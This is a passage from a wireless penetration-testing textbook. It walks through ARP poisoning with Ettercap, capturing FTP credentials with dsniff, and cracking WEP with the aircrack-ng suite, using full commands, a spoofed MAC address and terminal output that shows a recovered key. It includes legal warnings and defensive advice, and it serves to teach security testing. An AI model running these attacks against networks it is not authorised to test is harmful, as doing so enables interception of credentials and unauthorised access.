
If you don't select anything, you will ARP-poison the entire subnet. Do not run this on any production network! The IP address 192.168.146.1 is the router that we will be using for this demonstration.

6. Click on **Mitm** and then click on **ARP poisoning...**:



7. Check the box **Sniff remote connections.**:


8. Click on **Start** and then click on **Start Sniffing**:



Now that the subnet has been trapped in a man-in-the-middle attack, an attacker just needs to run a modified or filtered attack on the subnet. These filters can be used via a plugin available to Ettercap or be created by yourself. This is where common attacks such as DNS spoofing, FTP prompt changes, or SSH downgrade attacks take place. The end user will not even know it happened. A network administrator can use Wireshark to determine where the packets are coming from and track down the attacker's IP address. As a general rule in security, do not use default or automatic settings. Enforce the highest level of security available and discuss security best practices with staff members.

dsniff

dsniff is an advanced password sniffer that can recognize many different network protocols such as Telnet, FTP, SMTP, POP, IMAP, HTTP, CVS, Citrix, SMB, Oracle, and many more. While Wireshark can give a lot of information about packets, dsniff can give you usernames and passwords. You can specify the interface to listen on and even save the output to a file format to read later on. Let's take a look at how to use dsniff!


A screenshot of a terminal window on a Kali Linux system. The window title is 'root@kali: ~'. The terminal shows the command 'dsniff --help' being executed. The output displays the version (2.4) and usage instructions for various options like '-cdmn', '-i interface', '-p pcapfile', '-s snaplen', '-f services', '-t trigger[,...]', and '-r|-w savefile'. The background of the terminal features the Kali Linux logo and the text 'KALI LINUX' and 'The quieter you become, the more you are able to hear.'

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dsniff --help
dsniff: invalid option -- '-'
Version: 2.4
Usage: dsniff [-cdmn] [-i interface | -p pcapfile] [-s snaplen]
          [-f services] [-t trigger[,...]] [-r|-w savefile]
          [expression]
root@kali:~#
```

Perform the following steps:

1. Open a new Terminal window.
2. Type the following command:
`dsniff -n -i eth0`


The option `-n` does not resolve IP addresses to hostnames. The option `-i` is the network interface in which we selected `eth0`.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# dsniff -n -i eth0  
dsniff: listening on eth0
```

The image shows a terminal window titled 'root@kali: ~'. The window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal output shows the command 'root@kali:~# dsniff -n -i eth0' being executed, followed by the response 'dsniff: listening on eth0'. The background of the terminal window features the Kali Linux logo, a blue dragon, and the text 'KALI LINUX' and 'The quieter you become, the more you are able to hear.'


3. Log in with a username and password for any of the network protocols mentioned earlier:



```
root@kali: ~  
File Edit View Search Terminal Help  
Connected to 192.168.10.2.  
220-FileZilla Server version 0.9.48 beta  
220-written by Tim Kosse (tim.kosse@filezilla-project.org)  
220 Please visit https://filezilla-project.org/  
Name (192.168.10.2:root): ajohns  
331 Password required for ajohns  
Password:  
230 Logged on  
Remote system type is UNIX.  
ftp> quit  
221 Goodbye  
root@kali:~# ftp 192.168.10.2  
Connected to 192.168.10.2.  
220-FileZilla Server version 0.9.48 beta  
220-written by Tim Kosse (tim.kosse@filezilla-project.org)  
220 Please visit https://filezilla-project.org/  
Name (192.168.10.2:root): ajohns  
331 Password required for ajohns  
Password:  
230 Logged on  
Remote system type is UNIX.  
ftp> quit  
221 Goodbye  
root@kali:~#
```

The image shows a terminal window titled 'root@kali: ~'. The window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal output shows the process of connecting to an FTP server at 192.168.10.2. It displays the FileZilla server version (0.9.48 beta), the user 'ajohns', and the password prompt. The user successfully logs in and then issues the 'quit' command, resulting in a 'Goodbye' message from the server. The background of the terminal window features the Kali Linux logo, a blue dragon, and the text 'KALI LINUX' and 'The quieter you become, the more you are able to hear.'

4. If you look back at your other Terminal, you should see that dsniff has revealed your login credentials:

A screenshot of a Kali Linux terminal window. The window title is "root@kali: ~". The terminal shows the following commands and output:

```
root@kali:~# dsniff -n -i eth0
dsniff: listening on eth0
^Croot@kali:~# dsniff -n -i eth0
dsniff: listening on eth0
-----
12/13/14 14:16:00 tcp 192.168.146.132.36319 -> 192.168.10.2.21 (ftp)
USER ajohns
PASS thisisnotsecure
```

The background of the terminal window features the Kali Linux logo, a blue dragon, and the text "KALI LINUX" and "The quieter you become, the more you are able to hear."

If anyone should log in using no encryption, dsniff will pick up login credentials. This is why it is strongly recommended to always use encryption when it is available to the user. Please ensure you are using the latest TLS standard and an excellent security certificate with 2048+ bit keys. If you happen to be configuring a server, change the default port to something unique. This will help reduce the amount of potential attacks and any other security risks that maybe available in the wild.

Suppose you wanted to sniff a remote computer for passwords on the local LAN using dsniff? Sure no problem! There is a tool called **arp spoof** that will allow you to spoof your attacking computer IP address to be a default gateway or man-in-the-middle attack. For this attack to work, you must enable IP routing for your computer to successfully establish the proper communication between both computers.

Identifying your targets

As a penetration tester, it is essential to understand and know who your targets are. There is a lot more than just computers to consider. Servers, smartphones, tablets, and network hardware are also part of the penetration test. Knowing whether software or system patches have been applied or not is extremely important, as we don't want unauthorized access to these devices and systems, especially in a production environment.



Photo credit: Bogdan Suditu via photopin cc

Tools such Nmap and Zenmap can be used to scan an entire network. Even though this is a quick way to get information such as the operating system and software version, it is not always accurate. Depending on the scenario, it is sometimes best to go to each device and system to know what is being used on network. Asking the client for network documentation and hardware inventory can be very helpful if they can provide that information.

Protecting/preventing yourself from attacks

No matter what the situation is, we always need to know how to protect ourselves from any threats that may occur. Whether it is from the inside or outside the network, you will need to provide yourself with an understanding on how you may be affected as an individual or business. There are several methods to protect yourself from such attacks:

- Protection/prevention against Nmap and Zenmap:
 - Create custom firewall rules and access lists
 - Any hardware IDS that is monitoring network traffic 24/7
 - Block or filter ICMP pings
- Protection/prevention against wireless scanning:
 - Configure the latest wireless encryption algorithm
 - Configure MAC filtering rules
 - Turn off or hide wireless broadcast
 - Turn off UPnP support
- Protection/prevention against sniffing wireless networks:
 - Use HTTPS and SSH instead of HTTP and telnet
 - Connect using a VPN service
 - Connect to only trusted wireless networks

Summary

In this chapter, you learned how to scan wireless networks for information, saw two different types of wireless scanning, and learned how they work. You saw how to sniff wireless networks by ARP poisoning with Ettercap and how to use dsniff to pick up login credentials. We also discussed how to identify your targets during a wireless penetration test.

Finally, you learned several different methods to protect yourself from these attacks. It is important to keep your mindset as an attacker because it will open your eye to more security threats that may potentially threaten you as an individual or business. Always connect to trusted wireless networks, use encryption when it is available, and use VPN when traveling.

4

Penetrating Wireless Networks


In this chapter, you will learn how to plan an attack and crack WEP/WPA/WPA2 wireless networks, and will learn MAC spoofing to gain unauthorized access to a network. You will also learn how to protect yourself from these kinds of threats. This chapter will have hands-on, step-by-step instructions with Kali Linux. Keep in mind that you will only be able to follow the cracking section of this chapter if you have any of the wireless cards or adapters mentioned towards the end of *Chapter 1, Preparing for an Effective Wireless Penetration Test*.

Before we begin, there are a few things that you should know before we crack any wireless networks:

- Cracking any wireless network without authorization is illegal
- If you are caught without authorization, you will face the consequences according to law within your area
- Please only demonstrate techniques on your own network

Planning an attack

Before we run any wireless scans or cracks on any wireless encryption, the first thing we need to do is plan an attack. We need to make sure we have everything we need to run a wireless penetration test and ask ourselves as many questions as possible so that we don't run into any obstacles on the way. Let's begin with a list of requirements and then the steps we will take to crack a wireless network.



What you'll need for the attack?

Here, we have a list of what is essential to conduct a full wireless attack:

- **A compatible wireless adapter:** Note that it must support packet injection
- **The Kali Linux operating system:** All our security tools are preinstalled
- **Pen and paper to take notes:** This will help us to keep organized

The plan for attacking wireless networks

The following are the steps to plan a wireless attack:


1. Scan for a list of wireless networks in the area.
2. Take note of the BSSID, channel number, and encryption.
3. List several attack methods that you will use to attack:
 - Airodump
 - Aircrack
 - Dictionary attack
 - Default logins
 - Password guessing
4. Proceed with each method.
5. Record both successful and unsuccessful results.
6. Try again.

Wireless password cracking

There are many different methods to crack a wireless encryption. I will be covering the most common methods to crack wireless networks. In the next few sections, I will discuss what each wireless encryption is in great detail and then will demonstrate how to crack those wireless encryption types. Let's begin!

WEP encryption


Wired Equivalent Privacy (WEP) encryption is a standard Wi-Fi wireless network security algorithm used to protect personal and business networks. WEP keys are created by the network administrator to allow groups of devices on a local network to securely connect. When each packet is sent from the client to the wireless access point, it is encoded in a sequence of hexadecimal digits. These digits include numbers 0 to 9 and letters A to F.



The longer the WEP key is, the stronger the WEP encryption is by bits. For example, if you have a WEP key with 10 characters, it could be between 40 to 60 bits, whereas a WEP key with more complex 58 characters would be a lot stronger, in the area of 256 bits. Some networks still rely on WEP encryption because an individual or business may still have older devices connecting over Wi-Fi. As of today, there are some warehouses or factories that still use WEP encryption because they simply do not want to invest in new technologies that may risk breaking their production network.

Cracking WEP encryption


In this section, we will go through step-by-step instructions on how to crack WEP encryption.



1. Open the Terminal, type the following command, and press *Enter*:

```
airmon-ng start wlan0
```

This command will start the wlan0 interface in monitor mode. **Monitor mode** is a feature that allows your computer to listen to every wireless packet within range of your wireless card. This mode will allow us to inject packets into a wireless network. The following is the output:




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng start wlan0  
  
Found 3 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!  
-e  
PID      Name  
2467    NetworkManager  
3019    dhclient  
3050    wpa_supplicant  
  
Interface  Chipset      Driver  
wlan0      Atheros AR9271 ath9k - [phy0]  
           (monitor mode enabled on mon0)  
  
root@kali:~#
```

2. Then type the following command and press *Enter*:

```
airodump-ng mon0
```

This command enables monitor mode on the wireless interface. The following is the output:



```
root@kali: ~  
File Edit View Search Terminal Help  
CH 4 ][ Elapsed: 20 s ][ 2014-04-27 12:07  
  
BSSID      PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID  
48:F8:B3:91:B8:B1 -41    5         0  0  1  54e  WPA2  CCMP   PSK   Johns  
00:13:10:9A:4E:B5 -42    3         0  0  6  54   WEP   WEP    linksys  
44:D8:32:AD:68:18 -51    3         0  0  1  54   WPA   CCMP   PSK   PS3-7915551  
48:F8:B3:2F:E8:B0 -63    3         0  0  1  54e  WPA2  CCMP   PSK   Shenefield  
14:5B:D1:A3:60:B0 -69    6         0  0  6  54e  WPA2  CCMP   PSK   ATT720  
F8:ED:A5:95:1A:00 -75    1         0  0  11 54e  WPA2  CCMP   PSK   HOME-1A02  
DC:45:17:B4:5F:60 -83    4         0  0  1  54e  WPA2  CCMP   PSK   ATT008  
94:44:52:A2:CC:82 -83    2         0  0  4  54e  WPA2  CCMP   PSK   Belkin.3C82  
  
BSSID      STATION  PWR  Rate  Lost  Frames  Probe  
(not associated) 00:C0:CA:75:C2:86  0    0 - 1  0      10  
48:F8:B3:91:B8:B1 28:0D:FC:63:8A:2C -54   0 - 1  0      1 Johns  
  
KALI LINUX  
The quieter you become, the more you are able to hear.
```


3. Type the following command and press *Enter*:

```
airodump-ng -c 6 -w capture --bssid 00:13:10:9A:4E:B5 mon0
```

The following are the components of the command:

- **-c**: This is the channel
- **-w**: This gives write access to a file
- **--bssid**: This is the wireless access point MAC address

The following is the output of the previous command:



```

root@kali: ~
File Edit View Search Terminal Help
CH 6 ][ Elapsed: 16 s ][ 2014-04-27 12:09 ][ fixed channel mon0: -1
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:13:10:9A:4E:B5 -29 96 158      0  0  6 54 WEP WEP  linksys
BSSID          STATION PWR Rate Lost Frames Probe

```

You will need to replace what is in bold with your network information.

4. Type the follow command and press *Enter*:

```
aireplay-ng -1 1000 -q 10 -e linksys-a 00:13:10:9A:4E:B5 -h 00:11:22:33:44:55 mon0 -ignore-negative-one
```

The following are the components of the command:

- **-1**: This is the number of packets per burst
- **-q**: This is the number of seconds between keep-alives
- **-e**: This sets the target AP SSID
- **-a**: This sets the access point MAC address
- **-h**: This sets the source MAC address (00:11:22:33:44:55 is the spoofed MAC address)
- **-ignore-negative-one**: This resolves the fixed channel on mon0


If you have issues running this command, try to take the interface down after enabling monitor mode. Here is how you can do that:

```
airmon-ng start wlan0
```

Then, run the following command:


```
ifconfig wlan0 down
```

This should resolve the channel -1 error message, as shown:



5. Type the following command and press *Enter*:

```
aireplay-ng -3 -b 00:13:10:9A:4E:B5 -h 00:11:22:33:44:55 mon0
```




6. Time to crack the WEP key! Type the following command and press *Enter*:

```
aircrack-ng capture-01.cap
```

Here, `capture-01.cap` is the filename containing the data. It can be the full packet or an IVs-only file. There must be a minimum of four IVs.

The WEP key is only displayed if 100 percent of the hex key has been converted to ASCII. Once you have received the key, you can try connecting to the wireless network.



```

root@kali: ~
File Edit View Search Terminal Help

Aircrack-ng 1.2 beta2

[00:02:05] Tested 22219 keys (got 24587 IVs)

KB  depth  byte(vote)
0   0/ 5    92(32768) 90(31232) 64(30720) 8D(30720) 93(30208)
1   0/ 1    12(36864) FD(32512) 01(31232) EA(30720) 29(30208)
2   30/ 36  17(28160) 95(27904) A2(27904) C9(27904) DA(27904)
3   17/ 20  33(28928) BE(28928) BF(28928) 40(28672) 48(28672)
4   5/ 7    CD(30208) 06(29952) A4(29952) BC(29952) 5F(29696)

KEY FOUND! [ 92:12:17:33:18 ]
Decrypted correctly: 100%

root@kali:~#

```

If you were able to crack the network key, congratulations, you have successfully cracked a WEP encrypted network! If you don't succeed, don't worry about it. Each network and wireless access point is different. It also depends on the signal between you and the access point as well as the encryption being used.

Cracking WPA and WPA2 encryption

